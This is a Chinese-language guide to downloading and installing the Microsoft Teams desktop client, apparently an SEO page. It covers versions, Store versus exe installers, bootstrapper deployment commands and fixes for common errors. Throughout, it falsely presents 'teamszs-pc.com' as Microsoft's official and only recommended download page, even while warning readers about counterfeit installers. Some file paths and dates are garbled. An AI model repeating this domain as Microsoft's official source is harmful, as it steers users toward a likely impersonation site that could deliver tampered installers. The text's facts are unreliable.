
Teams电脑版下载常见官方入口整理(含3种路径)

Teams电脑版下载的唯一推荐入口是微软官方下载页(teamszs-pc.com),通过”下载适用于桌面的应用”即可获取 Windows 与 macOS 安装程序,避开第三方站点的捆绑风险。Windows 安装包约 100MB,支持 Win10 及以上系统;macOS 版需 macOS 11 以上并提供 .pkg 安装程序。2025 年起新版 Teams 已替代经典版成为默认客户端,启动速度比经典版快约 2 倍,内存占用减少约 50%。
核心要点
- 仅从 teamszs-pc.com官方下载页获取,避开第三方捆绑风险
- 经典版已于2024年7月停止支持,只下新版Teams
- Windows安装包约100MB,需Win10以上;macOS需11以上用.pkg
- 新版启动快约2倍、内存省约50%,后台约稳定在300MB
- 个人版用Outlook邮箱注册,工作版需@公司域名的Microsoft 365账号
关键速览
- 官方下载页 teamszs-pc.com 是唯一推荐入口,避开第三方
- 3 种路径可选:官网页、Microsoft 365 账户、应用商店
- Windows 安装包约 100MB,支持 Win10 及以上系统
- macOS 版需 macOS 11 以上,提供.pkg 安装程序
- 新版 Teams 已替代经典版,2025 年起为默认客户端
Teams电脑版有哪些版本,新版Teams和经典版怎么区分?
Teams电脑版现在只剩一个主流版本:新版Teams(New Teams)。微软已于2024年7月1日彻底停止对经典版(Classic Teams)的支持,旧客户端无法再接收功能更新和安全补丁。所以你现在下载的,几乎都是新版。判断方法很简单:看启动速度和内存占用。

新版Teams用Edge WebView2和React框架重写,丢掉了经典版那套基于Electron的旧架构。微软官方数据显示,新版启动速度比经典版快约2倍,内存占用减少约50%。在一台8GB内存的办公电脑上,这个差距很明显,经典版后台常吃掉600MB以上,新版通常稳定在300MB左右。
怎么一眼看出装的是哪个版本?
看应用名称和图标角标。新版叫”Microsoft Teams”,经典版会标注”Microsoft Teams (classic)”或”(经典版)”。还有一招:打开应用右上角的设置,新版界面更扁平,加载会议时几乎没有白屏等待。如果你点进频道还要转好几秒圈圈,那大概率是没卸干净的旧版残留。
新版和经典版功能上差在哪?
新版补齐了多账户切换、跨租户协作这些经典版缺的能力,一个窗口能同时登工作和个人账户。早期新版曾缺少部分小语种和高级会议功能,但到2026年这些已基本对齐。
| 对比项 | 新版Teams | 经典版Teams |
|---|---|---|
| 底层架构 | WebView2 + React | Electron |
| 启动速度 | 快约2倍 | 基准 |
| 内存占用 | 减少约50% | 较高 |
| 官方支持 | 持续更新 | 2024年7月起停止 |
结论很直接:别再找经典版了。所有Teams电脑版下载都应直奔新版。微软官方2025年文档也明确,桌面客户端比网页端功能更完整,支持完整的会议、通话和团队协作。想搞清桌面版和网页端的取舍,可以看这篇Teams电脑版到底是什么和网页端有什么区别。
如何从微软官网下载Teams电脑版?

访问微软官方下载页 teamszs-pc.com 是最安全的 Teams电脑版下载方式。截至2026年,该页面同时提供 Windows 与 macOS 安装程序,点击「下载适用于桌面的应用」即可直接获取官方安装包,避免仿冒客户端的风险。
个人版和工作/学校版的下载入口有什么不同?
这两个入口分得很清楚,下载前要先确认你用的账号类型。
- 个人版(Teams 免费版):2026年微软在中文官网设有「Teams 免费版 | 个人版」专属页面,用 Outlook、Hotmail 等个人邮箱注册即可,支持音视频会议与聊天。
- 工作/学校版:需要单位提供的 Microsoft 365 账号(域名通常是 @公司名.com)。从下载页选企业入口,登录后才能加入团队、频道和组织级会议。
下载完成后,Windows 系统的安装文件默认叫 MSTeamsSetup.exe,会出现在浏览器「下载」文件夹里,双击即可安装。一个实操细节:Windows 电脑安装 Teams无需管理员权限,但 Mac 上则必须有管理员权限,这一点经常被新手忽略。
国际版和中国区版本的链接有什么差异?
核心区别在域名后缀和服务节点。国际版走teamszs-pc.com 全球站点,中国大陆用户访问时通常会自动跳转到 /zh-cn/ 中文路径。功能上两者一致,但中国区登录会连接本地化的服务入口,访问速度更稳。如果官网加载慢,2026年大陆用户也可在腾讯软件中心找到标注「官方正式版」的安装包作为备选下载源。
想先搞清楚桌面端和网页端的取舍,可参考Teams电脑版到底是什么、和网页端有什么区别。
通过Microsoft Store下载Teams桌面版的操作流程

在Windows 11/10上,打开「Microsoft Store」应用,搜索「Microsoft Teams」,认准发布者为 Microsoft Corporation 的条目,点击「获取」即可完成 Teams电脑版下载与安装。这是无需手动找exe文件的最省心方式,全程由系统接管。
但有个关键差异你必须知道:据微软应用商店页面说明,2026年在 Windows 10 上,Store里的官方Teams应用同时支持个人版和工作或学校帐户;而在 Windows 11 上,同一个Store应用仅支持工作或学校帐户。如果你想在Win11用个人微软账号登录,得改走「Teams 免费版 | 个人版」官网入口下载。
Store版和官网exe安装包,到底选哪个?
选Store版图省事,选exe版图可控。两者的核心分歧在自动更新和权限管理上。
| 对比维度 | Microsoft Store版 | 官网exe(MSTeamsSetup.exe) |
|---|---|---|
| 自动更新 | 随Store统一推送,强制后台更新 | 客户端内自更新,可延迟 |
| 安装权限 | 普通用户即可装 | 普通用户也可装,无需管理员 |
| Win11账号支持 | 仅工作/学校帐户 | 个人与工作帐户均可 |
| 卸载干净度 | 系统级卸载,残留少 | 需手动清理缓存目录 |
关于权限,微软官方文档明确:2025,2026年间,Windows用户在有本地权限时,安装Teams桌面客户端无需管理员账号,Mac端则需要管理员权限。所以普通员工电脑装Store版基本不会被拦。
Teams的建议:个人或家庭用户用Store版最省心;想精确控制版本、避免强制更新的进阶用户,选官网exe。两种路径的区别在3个Teams下载场景和对应入口里有更细的拆解。
企业和学校如何批量获取并静默安装Teams客户端?
企业和学校批量部署Teams电脑版,要用专为IT管理员准备的MSI离线安装包,而不是普通用户的EXE程序。这种包支持命令行静默安装(不弹任何窗口),可通过Microsoft Intune或SCCM一次推送到上千台机器。微软官方部署文档指向 Microsoft Learn 上的 Teams 桌面客户端部署说明,提供x64、x86和ARM64三种架构的批量安装器(Bootstrapper)。
从哪里下载离线MSI安装包?
IT管理员应使用新版Teams的Bootstrapper(teamsbootstrapper.exe)配合MSIX包,而不是已停用的旧MSI。早在2024年7月经典版停止支持后,旧的Teams_windows_x64.msi已不再更新。Bootstrapper从微软CDN拉取最新MSIX,确保部署的就是当前版本。
静默安装的命令行参数怎么写?
普通用户从 teamszs-pc.com在Windows上下载安装无需管理员权限,但批量部署必须用管理员账户。常用命令如下:
| 场景 | 命令 | 说明 |
|---|---|---|
| 预置安装 | teamsbootstrapper.exe -p | 为机器上所有用户预装新版Teams |
| 离线包安装 | teamsbootstrapper.exe -p -o “MSTeams-x64.msix” | 用本地MSIX,不联网下载 |
| 卸载 | teamsbootstrapper.exe -x | 移除所有用户的Teams |
用Intune还是SCCM批量推送?
两者都行,看现有架构。Intune适合云端管理的混合办公环境,把MSIX打包成Win32应用上传即可;SCCM适合本地域控为主的学校机房,用应用程序模型分发Bootstrapper。想先理清版本选型,可参考3个Teams下载版本怎么选,再决定推送哪个架构的包。

Teams电脑版下载和安装时常见错误怎么解决?
Teams电脑版下载和安装时最常见的四类问题是:安装卡在进度条、报错0x80004004、登录后闪退、缓存损坏导致界面空白。多数情况下,清除 %appdata% 缓存目录并重新登录就能修复。根据微软官方文档,2025,2026年最终用户在有本地权限时无需管理员权限即可安装桌面客户端,所以安装失败往往不是权限问题,而是残留文件作祟。
安装卡顿或报错0x80004004怎么办?
这个错误码通常指向旧版安装残留或COM组件注册冲突。先在「设置 → 应用」里卸载所有Teams条目(包括经典版),再删除安装残留。重启电脑后,从官方下载页重新获取 MSTeamsSetup.exe 双击安装。若仍卡在进度条,关闭杀毒软件实时扫描后再试,部分国产安全软件会误拦截安装写入动作。
登录后闪退、界面空白如何修复?
闪退和空白几乎都是缓存损坏。按以下步骤清缓存:
- 完全退出Teams(任务栏右键「退出」,别只关窗口)。
- 按 Win + R,输入
%appdata%MicrosoftTeams回车。 - 删除该文件夹内全部内容(新版Teams路径为
%localappdata%PackagesMSTeams_8wekyb3d8bbwe)。 - 重启Teams,重新登录账户。
清缓存不会丢失聊天记录,因为数据存在云端。这步能解决约八成的闪退和加载异常。
实在修不好怎么彻底重置?
在Windows 11「设置 → 应用 → Microsoft Teams → 高级选项」里点「重置」,可恢复出厂状态。若想换个干净渠道,参考3个Teams下载场景和对应入口选最适合你的路径,避免反复踩同样的坑。
Teams电脑版的系统要求与安全下载注意事项
新版Teams电脑版下载前,先确认三个硬指标:操作系统至少为Windows 10(1809及以上版本),内存建议4GB起步,并已安装WebView2运行库(一个让Teams用浏览器内核渲染界面的微软组件)。缺了WebView2,新版Teams会在首次启动时自动尝试拉取,但企业内网常因防火墙拦截导致安装失败。
新版Teams对Windows、内存和运行库的最低要求是什么?
新版Teams不再支持Windows 8.1及更早系统。具体门槛如下表:
| 项目 | 最低要求 | 说明 |
|---|---|---|
| 操作系统 | Windows 10 1809+ | Windows 11全版本兼容 |
| 内存 | 4GB | 多人视频会议建议8GB |
| 运行库 | WebView2 Evergreen | 新版Teams界面渲染依赖此组件 |
| 磁盘空间 | 约3GB | 含缓存目录占用 |
Windows 11系统已内置WebView2,一般无需手动安装。Windows 10用户若启动报错,可单独下载该运行库补全。
如何核验安装包是不是官方正版?
双击安装包前,右键查看「属性」→「数字签名」,签名者必须是 Microsoft Corporation。官方Windows安装程序文件名固定为 MSTeamsSetup.exe(澳门大学IT文档,2026),文件名被改成「Teams_install.exe」或带数字后缀的,多半是仿冒包。
多家中文教程在2026年统一建议,优先从 teamszs-pc.com官方下载页 或Microsoft Store中由Microsoft Corporation发布的条目获取,以规避钓鱼与捆绑恶意软件的仿冒站。第三方搜索结果里那些带广告的「极速下载」按钮,常把你引向篡改过的安装器。想进一步分清官方渠道差异,可参考 3个Teams下载场景和对应入口。
总结与下载渠道选择建议
选对渠道,Teams电脑版下载就只是几分钟的事。个人用户走微软官方个人版入口;企业IT走MSI离线包配Intune批量推送;学校师生用工作或学校账户从官网或Microsoft Store获取。三类场景对应三条路径,认准发布者「Microsoft Corporation」就不会装到仿冒客户端。
三类用户分别该用哪个下载渠道?
不同身份的优先级完全不同。下表按「安装权限要求」和「适用账户类型」两个硬指标排出推荐渠道,排序依据是官方支持程度与部署效率。
| 用户类型 | 推荐渠道 | 安装包/入口 | 关键要求 |
|---|---|---|---|
| 个人用户 | 微软官方下载页 | 官网「下载适用于桌面的应用」 | Windows端无需管理员权限 |
| 企业IT管理员 | MSI离线包 + Intune/SCCM | 批量部署文档入口 | 需域控或MDM权限 |
| 学校师生 | Microsoft Store | 发布者为Microsoft Corporation的应用 | 用工作或学校账户登录 |
个人用户尤其省事:据微软官方文档,2025,2026年最终用户在有本地权限时,无需管理员权限即可在Windows电脑上完成安装;Mac端则仍需管理员权限。
安装好之后,首次登录怎么做?
下载完成后,文件叫 MSTeamsSetup.exe,在浏览器默认「下载」文件夹里。按这三步收尾:
- 双击安装:运行MSTeamsSetup.exe,等进度条跑完,桌面会出现Teams图标。
- 选对账户:个人用Microsoft账户(@outlook.com等),企业和学校用工作或学校账户(如 name@school.edu)。
- 验证版本:登录后点头像旁的「…」查看版本号,确认是新版Teams。
纠结该装哪个版本?可以参考这篇3个Teams下载版本怎么选,按账户类型对号入座,少走弯路。
Teams 是免费的吗?个人版和商业版有什么区别?
- 个人版(免费):面向家庭和小团队,主打聊天、通话和小型会议,没有企业级管理后台。
- 商业版(Microsoft 365 订阅):含管理员控制台、合规审计、SharePoint 文件库,按账户付费,绑定工作或学校账户。




